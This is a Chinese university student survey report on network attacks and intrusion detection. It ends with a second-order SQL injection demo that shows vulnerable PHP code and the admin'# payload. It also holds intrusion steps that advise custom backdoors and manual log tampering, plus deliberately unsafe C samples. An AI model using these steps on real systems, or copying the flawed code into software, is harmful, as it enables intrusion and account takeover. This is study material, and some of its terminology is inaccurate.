北京邮电大学

网络空间安全学院

《网络安全分析实践》调研报告

组员： 王硕、彭致远、李懿飞、王晨旭

2020 年 9 月 30 日

目录

1 基础调研

1.1 主要攻击技术

1.1.1 网络入侵

1.1.1.1 定义

网络入侵，是指针对计算机信息系统、基础设施、计算机网络或个人计算机设备的，任何类型的进攻动作。对于计算机和计算机网络来说，破坏、揭露、修改、使软件或服务失去功能、在没有得到授权的情况下偷取或访问任何一计算机的数据，都会被视为于计算机和计算机网络中的入侵行为。

1.1.1.2 网络入侵的一般步骤及思路:

一、进入系统

1. 扫描目标主机。
2. 检查开放的端口，获得服务软件及版本。
3. 检查服务软件是否存在漏洞，如果是，利用该漏洞远程进入系统；否则进入下一步。
4. 检查服务软件的附属程序(*1)是否存在漏洞，如果是，利用该漏洞远程进入系统；否则进入下一步。
5. 检查服务软件是否存在脆弱帐号或密码，如果是，利用该帐号或密码系统；否则进入下一步。
6. 利用服务软件是否可以获取有效帐号或密码，如果是，利用该帐号或密码进入系统；否则进入下一步。
7. 服务软件是否泄露系统敏感信息，如果是，检查能否利用；否则进入下一步。
8. 扫描相同子网主机，重复以上步骤，直到进入目标主机或放弃。

二、提升权限

1. 检查目标主机上的 SUID 和 GUID 程序是否存在漏洞，如果是，利用该漏洞提升权限，否则进入下一步。
2. 检查本地服务是否存在漏洞，如果是，利用该漏洞提升权限，否则进入下一步。
3. 检查本地服务是否存在脆弱帐号或密码，如果是，利用该帐号或密码提升权限；否则进入下一步。
4. 检查重要文件的权限是否设置错误，如果是，利用该漏洞提升权限，否则进入下一步。
5. 检查配置目录(*2)中是否存在敏感信息可以利用。
6. 检查用户目录中是否存在敏感信息可以利用。
7. 检查临时文件目录(*3)是否存在漏洞可以利用。
8. 检查其它目录(*4)是否存在可以利用的敏感信息
9. 重复以上步骤，直到获得 root 权限或放弃。

三、放置后门

最好自己写后门程序，用别人的程序总是相对容易被发现。

四、清理日志

最好手工修改日志，不要全部删除，也不好使用别人写的工具。

1.1.2 漏洞扫描

1.1.2.1 原理

漏洞扫描技术是一类重要的网络安全技术。它和防火墙、入侵检测系统互相配合，能够有效提高网络的安全性。通过对网络的扫描，网络管理员能了解网络的安全设置和运行的应用服务，及时发现安全漏洞，客观评估网络风险等级。网络管理员能根据扫描的结果更正网络安全漏洞和系统中的错误设置，在黑客攻击前进行防范。如果说防火墙和网络监视系统是被动的防御手段，那么安全扫描就是一种主动的防范措施，能有效避免黑客攻击行为，做到防患于未然。

1.1.2.2 分类

依据扫描执行方式不同，漏洞扫描产品主要分为两类：漏洞扫描不仅仅是以下三类，还有针对 WEB 应用、中间件等

- 针对网络的扫描器
- 针对主机的扫描器
- 针对数据库的扫描器

基于网络的扫描器就是通过网络来扫描远程计算机中的漏洞；而基于主机的扫描器则是在目标系统上安装了一个代理（Agent）或者是服务（Services），以便能够访问所有的文件与进程，这也使得基于主机的扫描器能够扫描到更多的漏洞。二者相比，基于网络的漏洞扫描器的价格相对来说比较便宜；在操作过程中，不需要涉及到目标系统的管理员，在检测过程中不需要在目标系统上安装任何东西；维护简便。

主流数据库的自身漏洞逐步暴露，数量庞大；仅 CVE 公布的 Oracle 漏洞数已达 1100 多个；数据库漏扫可以检测出数据库的 DBMS 漏洞、缺省配置、权限提升漏洞、缓冲区溢出、补丁未升级等自身漏洞。

1.1.2.3 主要技术

- 主机扫描:
  确定在目标网络上的主机是否在线。
- 端口扫描:
  发现远程主机开放的端口以及服务。
- OS 识别技术:
  根据信息和协议栈判别操作系统。
- 漏洞检测数据采集技术:
  按照网络、系统、数据库进行扫描。
- 智能端口识别、多重服务检测、安全优化扫描、系统渗透扫描
- 多种数据库自动化检查技术，数据库实例发现技术；

- 多种 DBMS 的密码生成技术，提供口令爆破库，实现快速的弱口令检测方法。

1.1.2.4 主要工具

市场上的漏洞扫描工具众多。其中尤以专门提供 Saas 服务的 Qualys 工具为首，专为各类企业提供云端的包括企业网络、网站应用等多方位的定制化扫描检测与报告服务。

另外，FoundStone, Rapid7, Nessus 等厂商在业界也都有着较高的地位，可以提供相对较先进的服务。

相较而言，国内的一些扫描工具不论就扫描速率、问题发现的完整性还是误报率上来说，技术水平还是需要进一步提高的。但国内不少企业也都开始纷纷尝试云端的定制化服务，也开辟了一块新的市场。

1.1.3 拒绝服务攻击

1.1.3.1 基本概念

拒绝服务（DoS）：DoS 是 Denial of service 的简称，即拒绝服务，任何对服务的干涉，使得其可用性降低或者失去可用性均称为拒绝服务。例如一个计算机系统崩溃或其带宽耗尽或其硬盘被填满，导致其不能提供正常的服务，就构成拒绝服务。

拒绝服务攻击：造成 DoS 的攻击行为被称为 DoS 攻击，其目的是使计算机或网络无法提供正常的服务。

最常见的 DoS 攻击有计算机网络带宽攻击和连通性攻击。带宽攻击指以极大的通信量冲击网络，使得所有可用网络资源都被消耗殆尽，最后导致合法的用户请求无法通过。连通性攻击指用大量的连接请求冲击计算机，使得所有可用的操作系统资源都被消耗殆尽，最终计算机无法再处理合法用户的请求

1.1.3.2 攻击原理分类

- SYN Flood
- IP 欺骗性攻击
- UDP 洪水攻击
- Ping 洪流攻击
- teardrop 攻击
- Land 攻击
- Smurf 攻击
- Fraggle 攻击

1.1.3.3 攻击动机分类

- 作为练习手段
- 炫耀
- 仇恨或报复
- 恶作剧或单纯为了破坏

- 经济原因
- 政治原因
- 作为特权提升攻击的辅助手段
- 信息战

1.1.3.4 预防

对于拒绝服务攻击而言，目前还没有比较完善的解决方案。拒绝服务攻击，尤其是分布式风暴型拒绝服务攻击，是与目前使用的网络协议密切相关的，它的彻底解决即使不是不可能的，至少也是极为困难的。此外安全具有整体、全面、协同的特性，这一特性在拒绝服务攻击方面体现得尤为突出，没有整个网络社会的齐心协力．共同应对，拒绝服务攻击始终是一个难题。虽然如此，也不是对拒绝服务攻击没有对策，研究人员也在不断地寻求新的解决方案。目前拒绝服务攻击的对策主要可以分为检测、增强容忍性和追踪三个方面

1.1.4 分布式拒绝服务攻击

1.1.4.1 原理

分布式拒绝服务攻击原理分布式拒绝服务攻击 DDoS 是一种基于 DoS 的特殊形式的拒绝服务攻击，是一种分布的、协同的大规模攻击方式。单一的 DoS 攻击一般是采用一对一方式的，它利用网络协议和操作系统的一些缺陷，采用欺骗和伪装的策略来进行网络攻击，使网站服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。与 DoS 攻击由单台主机发起攻击相比较，分布式拒绝服务攻击 DDoS 是借助数百、甚至数千台被入侵后安装了攻击进程的主机同时发起的集团行为。

一个完整的 DDoS 攻击体系由攻击者、主控端、代理端和攻击目标四部分组成。主控端和代理端分别用于控制和实际发起攻击，其中主控端只发布命令而不参与实际的攻击，代理端发出 DDoS 的实际攻击包。对于主控端和代理端的计算机，攻击者有控制权或者部分控制权．它在攻击过程中会利用各种手段隐藏自己不被别人发现。真正的攻击者一旦将攻击的命令传送到主控端，攻击者就可以关闭或离开网络．而由主控端将命令发布到各个代理主机上。这样攻击者可以逃避追踪。每一个攻击代理主机都会向目标主机发送大量的服务请求数据包，这些数据包经过伪装，无法识别它的来源，而且这些数据包所请求的服务往往要消耗大量的系统资源，造成目标主机无法为用户提供正常服务。甚至导致系统崩溃。

1.1.4.2 分类

1、洪水攻击。

在洪水攻击中。傀儡机向受害者系统发送大量的数据流为了充塞受害者系统的带宽，影响小的则降低受害者提供的服务，影响大的则使整个网络带宽持续饱和，以至于网络服务瘫痪。典型的洪水攻击有 UDP 洪水攻击和 ICMP 洪水攻击。

2、扩大攻击。

扩大攻击分为两种，一种是利用广播 IP 地址的特性，一种是利用反射体来发动攻击。前一种攻击者是利用了广播 IP 地址的特性来扩大和映射攻击，导致路由器将数据包发送到

整个网络的广播地址列表中的所有的广播 IP 地址。这些恶意的流量将减少受害者系统可提供的带宽。典型的扩大攻击有 Smurf 和 Fraggle 攻击。

3、利用协议的攻击。

该类攻击则是利用某些协议的特性或者利用了安装在受害者机器上的协议中存在的漏洞来耗尽它的大量资源。典型的利用协议攻击的例子是 TCP SYN 攻击。

4、畸形数据包攻击。

攻击者通过向受害者发送不正确的 IP 地址的数据包，导致受害系统崩溃。畸形数据包攻击可分为两种类型：IP 地址攻击和 IP 数据包属性攻击。

1.1.4.3 攻击流程

1. 了解攻击目标就是对所要攻击的目标有一个全面和准确的了解，以便对将来的攻击做到心中有数。主要关心的内容包括被攻击目标的主机数目、地址情况。目标主机的配置、性能、目标的带宽等等。对于 DDoS 攻击者来说，攻击互联网上的某个站点，有一个重点就是确定到底有多少台主机在支持这个站点，一个大的网站可能有很多台主机利用负载均衡技术提供服务。所有这些攻击目标的信息都关系到后面两个阶段的实施目标和策略，如果盲目的发动 DDoS 攻击就不能保证攻击目的的完成，还可能过早的暴露攻击者的身份，所以了解攻击目标是有经验的攻击者必经的步骤。
2. 攻占傀儡主机就是控制尽可能多的机器，然后安装相应的攻击程序。在主控机上安装控制攻击的程序，而攻击机则安装 DDoS 攻击的发包程序。攻击者最感兴趣，也最有可能成为别人的傀儡主机的机器包括那些链路状态好、性能好同时安全管理水平差的主机。攻击者一般会利用已有的或者未公布的一些系统或者应用软件的漏洞 .取得一定的控制权，起码可以安装攻击实施所需要的程序，更厉害的可能还会取得最高控制权、留下后门等等。在早期的 DDoS 攻击过程中，攻占傀儡主机这一步主要是攻击者自己手动完成的，亲自扫描网络，发现安全性比较差的主机，将其攻占并且安装攻击程序。但是后来随着 DDoS 攻击和蠕虫的融合，攻占傀儡机变成了一个自动化的过程，攻击者只要将蠕虫放入网络中，蠕虫就会在不断扩散中不停地攻占主机，这样所能联合的攻击机将变得非常巨大，DDoS 攻击的威力更大。
3. DDoS 攻击的最后一个阶段就是实际的攻击过程，攻击者通过主控机向攻击机发出攻击指令，或者按照原先设定好的攻击时间和目标，攻击机不停的向目标或者反射服务器发送大量的攻击包，来吞没被攻击者，达到拒绝服务的最终目的。和前两个过程相比，实际攻击过程倒是最简单的一个阶段，一些有经验的攻击者可能还会在攻击的同时通过各种手段检查攻击效果，甚至在攻击过程中动态调整攻击策略，尽可能清除在主控机和攻击机上留下的蛛丝马迹。

1.1.4.4 防御措施

不但是对 DDoS，而且是对于所有网络的攻击，都应该是采取尽可能周密的防御措施，同时加强对系统的检测，建立迅速有效的应对策略。应该采取的防御措施有：

1) 全面综合地设计网络的安全体系，注意所使用的安全产品和网络设备。
2) 提高网络管理人员的素质，关注安全信息，遵从有关安全措施，及时地升级系统，加强系统抗击攻击的能力。
3) 在系统中加装防火墙系统，利用防火墙系统对所有出入的数据包进行过滤，检查边界安全规则，确保输出的包受到正确限制。

4) 优化路由及网络结构。对路由器进行合理设置，降低攻击的可能性。
5) 优化对外提供服务的主机，对所有在网上提供公开服务的主机都加以限制。
6) 安装入侵检测工具(如 NIPC、NGREP)，经常扫描检查系统，解决系统的漏洞，对系统文件和应用程序进行加密，并定期检查这些文件的变化。

1.1.5 缓冲区溢出攻击

1.1.5.1 原理

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如下面程序:

void function(char *str) {char buffer[16]; strcpy(buffer,str);}

上面的 strcpy () 将直接把 str 中的内容 copy 到 buffer 中。这样只要 str 的长度大于 16，就会造成 buffer 的溢出，使程序运行出错。存在像 strcpy 这样的问题的标准函数还有 strcat（）、sprintf（）、vsprintf（）、gets（）、scanf（）等。

当然，随便往缓冲区中填东西造成它溢出一般只会出现分段错误（Segmentation fault），而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其它命令。如果该程序属于 root 且有 suid 权限的话，攻击者就获得了一个有 root 权限的 shell，可以对系统进行任意操作了。

1.1.5.2 危害

可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。缓冲区溢出攻击有多种英文名称: buffer overflow, buffer overrun, smash the stack, trash the stack, scribble the stack， mangle the stack， memory leak，overrun screw；它们指的都是同一种攻击手段。第一个缓冲区溢出攻击--Morris 蠕虫，发生在二十年前，它曾造成了全世界 6000 多台网络服务器瘫痪。

在当前网络与分布式系统安全中，被广泛利用的 50%以上都是缓冲区溢出，其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

1.1.5.2 防范方法

缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权。如果能有效地消除缓冲区溢出的漏洞，则很大一部分的安全威胁可以得到缓解。

有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响。

1) 通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。
2) 强制写正确的代码的方法。
3) 利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，

从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

4) 一种间接的方法，这个方法在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。分析这种保护方法的兼容性和性能优势。

1.1.6 格式化字符串攻击

1.1.6.1 原理

因为类 printf 函数中省略号参数表中参数的个数和类型都是由类 printf 函数中的那个格式化字符串来决定的，所以攻击者可以利用编程者的疏忽或漏洞，巧妙构造格式化字符串，达到攻击目的。

如果一个程序员的任务是：打印输出一个字符串或者把这个串拷贝到某缓冲区内。他可以写出如下的代码：printf("%s", str);但是为了节约时间和提高效率，并在源码中少输入 6 个字节，他会这样写：printf(str);

为什么程序员写的是错误的呢？他传入了一个他想要逐字打印的字符串。实际上该字符串被 printf 函数解释为一个格式化字符(formatstring)，printf 就会根据该字符串来决定 printf 函数中省略号参数表中参数的格式和类型，如果这个程序员想要打印的字符串中刚好有“%d”,“%x”之类的格式化字符，那么一个变量的参数值就从堆栈中取出。

1.1.6.2 危害

- 拒绝服务攻击
- 查看内存攻击
- 写入任意内存攻击

1.1.7 跨站脚本攻击

1.1.7.1 原理

用户在浏览网站、使用即时通讯软件、甚至在阅读电子邮件时，通常会点击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息。攻击者通常会用十六进制（或其他编码方式）将链接编码，以免用户怀疑它的合法性。网站在接收到包含恶意代码的请求之后会产成一个包含恶意代码的页面，而这个页面看起来就像是那个网站应当生成的合法页面一样。许多流行的留言本和论坛程序允许用户发表包含 HTML 和 javascript 的帖子。假设用户甲发表了一篇包含恶意脚本的帖子，那么用户乙在浏览这篇帖子时，恶意脚本就会执行，盗取用户乙的 session 信息。

1.1.7.2 危害

- HTML 注入。所有 HTML 注入范例只是注入一个 JavaScript 弹出式的警告框：alert(1)。
- 做坏事。如果您觉得警告框还不够刺激，当受害者点击了一个被注入了 HTML 代码的页

面链接时攻击者能作的各种的恶意事情。

- 诱捕受害者。

1.1.7.3 防御

一、从网站开发者角度：

- 输入验证：某个数据被接受为可被显示或存储之前，使用标准输入验证机制，验证所有输入数据的长度、类型、语法以及业务规则。
- 输出编码：数据输出前，确保用户提交的数据已被正确进行 entity 编码，建议对所有字符进行编码而不仅局限于某个子集。
- 明确指定输出的编码方式：不要允许攻击者为你的用户选择编码方式(如 ISO 8859-1 或 UTF 8)。
- 注意黑名单验证方式的局限性：仅仅查找或替换一些字符(如"<" ">"或类似"script"的关键字)，很容易被 XSS 变种攻击绕过验证机制。
- 警惕规范化错误：验证输入之前，必须进行解码及规范化以符合应用程序当前的内部表示方法。请确定应用程序对同一输入不做两次解码。

二、从网站用户角度：

当你打开一封 Email 或附件、浏览论坛帖子时，可能恶意脚本会自动执行，因此，在做这些操作时一定要特别谨慎。建议在浏览器设置中关闭 JavaScript。如果使用 IE 浏览器，将安全级别设置到“高”。具体可以参照浏览器安全的相关文章。

1.1.8 SQL 注入攻击

1.1.8.1 简介

SQL 注入是从正常的 WWW 端口访问，而且表面看起来跟一般的 Web 页面访问没什么区别，所以市面的防火墙都不会对 SQL 注入发出警报，如果管理员没查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。但是，SQL 注入的手法相当灵活，在注入的时候会碰到很多意外的情况，需要构造巧妙的 SQL 语句，从而成功获取想要的数据。

1.1.8.2 总体思路

- 发现 SQL 注入位置；
- 判断后台数据库类型；
- 确定 XP_CMDSHELL 可执行情况
- 发现 WEB 虚拟目录
- 上传 ASP 木马；
- 得到管理员权限；

1.1.8.3 常用注入工具

一、啊 d 注入工具

啊 D 注入工具是一种主要用于 SQL 的注入工具，由彭岸峰开发，使用了多线程技术，

能在极短的时间内扫描注入点。使用者不需要经过太多的学习就可以很熟练的操作。并且该软件附带了一些其它的工具，可以为使用者提供极大的方便。

二、明小子

明小子注入工具是跟啊 D 注入工具功能类似的注入工具，集合了常用上传漏洞的利用，webshell 管理，目录查看等功能。

三、Pangolin

Pangolin（中文译名为穿山甲）一款帮助渗透测试人员进行 Sql 注入测试的安全工具，是深圳宇造诺赛科技有限公司(Nosec)旗下的网站安全测试产品之一。

Pangolin 能够通过一系列非常简单的操作，达到最大化的攻击测试效果。它从检测注入开始到最后控制目标系统都给出了测试步骤。Pangolin 是国内使用率较高的 SQL 注入测试的安全软件，可以说是网站安全测试人员的必备工具之一。

四、Sqlmap

sqlmap 是一个自动化的 SQL 注入工具，其主要功能是扫描，发现并利用给定的 URL 的 SQL 注入漏洞，日前支持的数据库是 MS-SQL„MYSQL,ORACLE 和 POSTGRESQL。SQLMAP 采用四种独特的 SQL 注入技术，分别是盲推理 SQL 注入，UNION 查询 SQL 注入，堆查询和基于时间的 SQL 盲注入。其广泛的功能和选项包括数据库指纹，枚举，数据库提取，访问目标文件系统，并在获取完全操作权限时实行任意命令。sqlmap 的功能强大到让你惊叹，常规注入工具不能绕过的话，终极使用 sqlmap 会有意想不到的效果。

1.2 IDS

1.2.1 关于 IDS

IDS(Intrusion Detection System)

什么是“入侵”（Intrusion）？

- 没有统一的定义
- 某人尝试以 root 身份登录系统
- Internet Security System Scan（ISS Scan）
- 对 CGI 的攻击，如 phf 脚本等
- ICMP Flood

1.2.2 入侵检测技术

1.2.1.1 技术划分

1. **异常检测模型**（AnomalyDetection）：检测与可接受行为之间的偏差。如果可以定义每项可接受的行为，那么每项不可接受的行为就应该是入侵。首先总结正常操作应该具有的特征（用户轮廓），当用户活动与正常行为有重大偏离时即被认为是入侵。这种检测模型漏报率低，误报率高。因为不需要对每种入侵行为进行定义，所以能有效检测未知的入侵。
2. **误用检测模型**（MisuseDetection）：检测与已知的不可接受行为之间的匹配程度。如果

可以定义所有的不可接受行为，那么每种能够与之匹配的行为都会引起告警。收集非正常操作的行为特征，建立相关的特征库，当监测的用户或系统行为与库中的记录相匹配时，系统就认为这种行为是入侵。这种检测模型误报率低、漏报率高。对于已知的攻击，它可以详细、准确地报告出攻击类型，但是对未知攻击却效果有限，而且特征库必须不断更新。

1.2.1.1 对象划分

1. **基于主机：**系统分析的数据是计算机操作系统的事件日志、应用程序的事件日志、系统调用、端口调用和安全审计记录。主机型入侵检测系统保护的一般是所在的主机系统。是由代理（agent）来实现的，代理是运行在目标主机上的小的可执行程序，它们与命令控制台（console）通信。

   优点：

   a) 通过主机日志，精确地监视主机系统的各种活动
   b) 非常适用于加密和交换环境
   c) 不需要额外的硬件
   d) 迅速准确的定位入侵者并可以结合操作系统/应用程序行为特征对入侵进行分析

   缺点：

   a) 依赖于特定的操作系统和审计跟踪日志，可移植性、可扩展性较差
   b) 如果入侵者修改系统核心，则可以骗过基于主机的入侵检测系统
   c) 难以通过分析主机的审计记录来检测网络攻击

2. **基于网络：**系统分析的数据是网络上的数据包。网络型入侵检测系统担负着保护整个网段的任务，基于网络的入侵检测系统由遍及网络的传感器（sensor）组成，传感器是一台将以太网卡置于混杂模式的计算机，用于嗅探网络上的数据包。

   优点：

   a) 占用资源少
   b) 对于即将到来的网络攻击具有一定的抵抗性
   c) 多平台兼容
   d) 能够拿到基于主机的日志可能拿不到的信息，如包分片

   缺点：

   a) 被洪范攻击的网络包可能会丢失
   b) 对数据包重组时可能会出错
   c) 在 OS 层面的应用层协议可能无法处理（如 SMB 协议）
   d) 对于加密的数据包检测困难

3. **混合型：**基于网络和基于主机的入侵检测系统都有不足之处，会造成防御体系的不全面，综合了基于网络和基于主机的混合型入侵检测系统既可以发现网络中的攻击信息，也可以从系统日志中发现异常情况。

1.2.3 智能入侵检测系统模型

- 基于神经网络
- 基于遗传算法
- 基于数据挖掘

- 基于数据融合
- 基于免疫
- 基于协议分析
- 基于入侵容忍

1.2.4 典型入侵检测工具

- Snort

  作为 IDS 的事实标准，Snort 是一个非常有价值的工具。此 Linux 实用程序易于部署，可配置为监视网络流量以进行入侵尝试，记录入侵行为，并在检测到入侵尝试时执行指定的操作。它是部署最广泛的 IDS 工具之一，也可作为入侵防御系统(IPS)。

  Snort 可追溯到 1998 年，至今仍没有消失的迹象，有一些活跃的社区提供了很好的帮助和支持。Snort 没有 GUI(图形用户界面)，且缺少一个管理控制台，但用户可以使用另一个像 Snorby 或 Base 这样的开源工具来弥补这个缺陷。Snort 提供的高水平定制为许多不同的组织提供了很好的选择。

  功能强大，灵活性高，成本低，多平台兼容。但是过程非自动化，对使用者的分析水品要求较高
- Chkrootkit

  rootkit 是 Linux 平台下常见的一种木马后门工具，它主要通过替换系统文件来达到入侵和和隐蔽的目的，这种木马比普通木马后门更加危险和隐蔽，普通的检测工具和检查手段很难发现这种木马；

  chkrootkit 是一个 Linux 系统下查找并检测 rootkit 后门的工具，使用简单方便

  chkrootkit 在检查 rootkit 的过程中使用了部分系统命令，因此，如果服务器被黑客入侵，那么依赖的系统命令可能也已经被入侵者替换，此时 chkrootkit 的检测结果将变得完全不可信。
- AWVS

  Acunetix Web Vulnerability Scanner（简称 AWVS）是一款知名的网络漏洞扫描工具，它通过网络爬虫 测试你的网站安全，检测流行安全漏洞；

  体积庞大，扫描耗时间太久；扫描存在大量误报、错报、漏报，误报很多中危漏洞，报出的低危漏洞几乎没有利用的可能性；只能使用 windows 平台，使用范围受到限制。

  对于新型的高阶注入技术，无法检测出。
- Kismet

  作为无线 IDS 的标准，Kismet 是大多数企业必不可少的工具。它专注于无线协议，包括 Wi-Fi 和蓝牙，并追踪员工未经授权创建的接入点。它可以检测默认网络或配置漏洞，并且可以跳频，但搜索网络需要很长时间，并且获取最佳结果的搜索范围有限。

  Kismet 能够在几个不同的平台上运行，包括 Android 和 iOS，但对于 Windows 的支持有限。此外还有各种用于集成其他工具的 API，能够为更高的工作负载提供多线程数据包解码。最近其推出了一个全新的，基于 Web 用户的界面，支持扩展插件。
- OSSEC（基于主机）

  基于主机的 IDS 或 HIDS，我们来看一下 OSSEC，这是迄今为止功能最全面的 HIDS 选择。它非常易于扩展，能够在大多数操作系统上运行，包括 Windows，Linux，Mac OS，Solaris 等。它具有客户端/服务器体系结构，可将警报和日志发送到中央服务器进行分析。这意味着即使主机系统被脱机或完全受损，警报也会发出。通过该体系结构，

能够使部署更加简单，因为它可以实现多个代理的集中管理。

OSSEC 是一个小型的安装程序，一旦启动并运行，对系统资源的占用非常小。此外它也是可定制的，可以配置为自动实时操作。OSSEC 有一个庞大的社区，有大量资源可供使用。

- Open DLP

  数据防泄漏(DLP)是此工具的主要目的。它能够在数据库或文件系统中静态扫描数据。Open DLP 将搜索与用户组织相关的敏感数据，以发现未经授权的复制和传输操作。这对于防御内鬼和粗心员工发送敏感数据非常有用。它能够在 Windows 上良好运行，也能够支持 Linux，可以通过代理或作为无代理工具进行部署。
- Aide
- Psad
- D 盾
- SessionWall-3
- ……

2 深入调研

2.1 关于二阶 SQL 注入

2.1.1 SQL 注入攻击原理

sql 注入的原理是将 sql 代码伪装到输入参数中，传递到服务器解析并执行的一种攻击手法。也就是说，在一些对 server 端发起的请求参数中植入一些 sql 代码，server 端在执行 sql 操作时，会拼接对应参数，同时也将一些 sql 注入攻击的“sql”拼接起来，导致会执行一些预期之外的操作。

2.1.2 SQL 注入攻击类型

常见的 SQL 注入类型包括：数字型和字符型。

当输入的参数为整型时，如：ID、年龄、页码等，若存在注入漏洞则可以认为是数字型注入。

当输入的参数为字符串时，称为字符型注入。

数字型和字符型注入最大的区别在于：数字类型不需要单引号闭合，而字符串类型一般要使用单引号来闭合。

另外还有 Cookie 注入、POST 注入，盲注、延时等注入，但这些注入方法也只是上述两类注入类型的不同展现形式或是不同的展现位置。


2.1.3 二阶 SQL 注入原理

SQL 注入漏洞的应用允许攻击者把 SQL 代码插入到用户输入的参数中，再将这些参数传递给后台数据库服务器解析并执行。二阶 SQL 注入则把用户输入的 SQL 代码先存储到计算机磁盘中，再间接传递给数据库服务器。二阶 SQL 注入是污点传播型漏洞，即污点信息从用户输入流向安全敏感函数。操作原理为提交两次 HTTP 请求响应，第一次 HTTP 请求是精心构造的，为第二次 HTTP 请求触发漏洞作准备。

在第一个 HTTP 请求中，攻击者构造脏数据（带有单引号或注释符）存储到数据库中；在第二个 HTTP 请求中，攻击者直接从数据库中读取脏数据，没有执行进一步的校验和处理就拼接到下一次 SQL 查询中，从而造成二阶 SQL 注入漏洞。

2.1.4 二阶 SQL 注入实例

为了更好的了解和解释二阶 SQL 注入漏洞利用的过程，搭建了一个简单的“登录-注册-修改密码”的二阶 SQL 注入漏洞，网站的正常访问流程如下图所示：



(1) 现在假设有数据库中原本记录有正常用户 admin，密码为 123456：

(2) 网站对于修改密码的 sql 语句如下：

```
$sql = "select distinct *
        from user
        where username = '$username' and password = '$old_password'";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    mysqli_query($conn, query: "UPDATE user SET password='$new_password'
    WHERE username = '$username'");
```


(3) 因此就可以构造用户名为 admin‘#的用户，这样在修改密码时实际执行的 sql 语句就为：

select distinct * from user where username = 'admin'#' and password = '.....'
update user set password = 'newpassword' where username = 'admin'#'


可以看到在#后面的语句均被注释掉，就可以成功修改 admin 的密码了。

注册构造好的脏数据：用户名 admin‘#，密码 123456

接着以 admin‘#身份登陆，并修改密码。



（4） 修改密码后的结果



（5） 可见成功以 admin‘#登陆并修改了 admin 的密码。

2.2 关于二阶 SQL 注入漏洞的检测

关系型数据库被广泛用于 Web 应用之中，然而它所带来的安全问题一直是威胁 Web 安全的主要因素之一。二阶结构化查询语言注入是一种新型 Web 漏洞，同一阶 SQL 注入技术一样，能够威胁客户端、服务器上的数据和系统的安全。

传统的一阶 SQL 注入检测方法不能有效对其进行检测。因此，二阶 SQL 注入漏洞具有极强的隐蔽性，广泛存在于 Web 应用中。近些年，二阶 SQL 注入逐渐替代传统 SQL 注入技术成为黑客行为的突破口。因此，对于二阶 SQL 注入漏洞的检测成为了研究的热点。

目前学术界对二阶 SQL 注入漏洞的检测方法上并不多，研究的深度和可行性也不高。

一种常见的技术为模糊测试，如 AWVS、X-Scan 等，对通过爬虫找到的可控参数发送大量测试用例，并分析应用的异常检测漏洞。动态分析虽然实施部署简单，误报率低，但也存在测试效率低、覆盖度不高等问题。并且这种针对单一注入点进行检测的方式无法有效处理 Web 应用多阶段之间的联系，不能检测出二阶 SQL 注入漏洞。

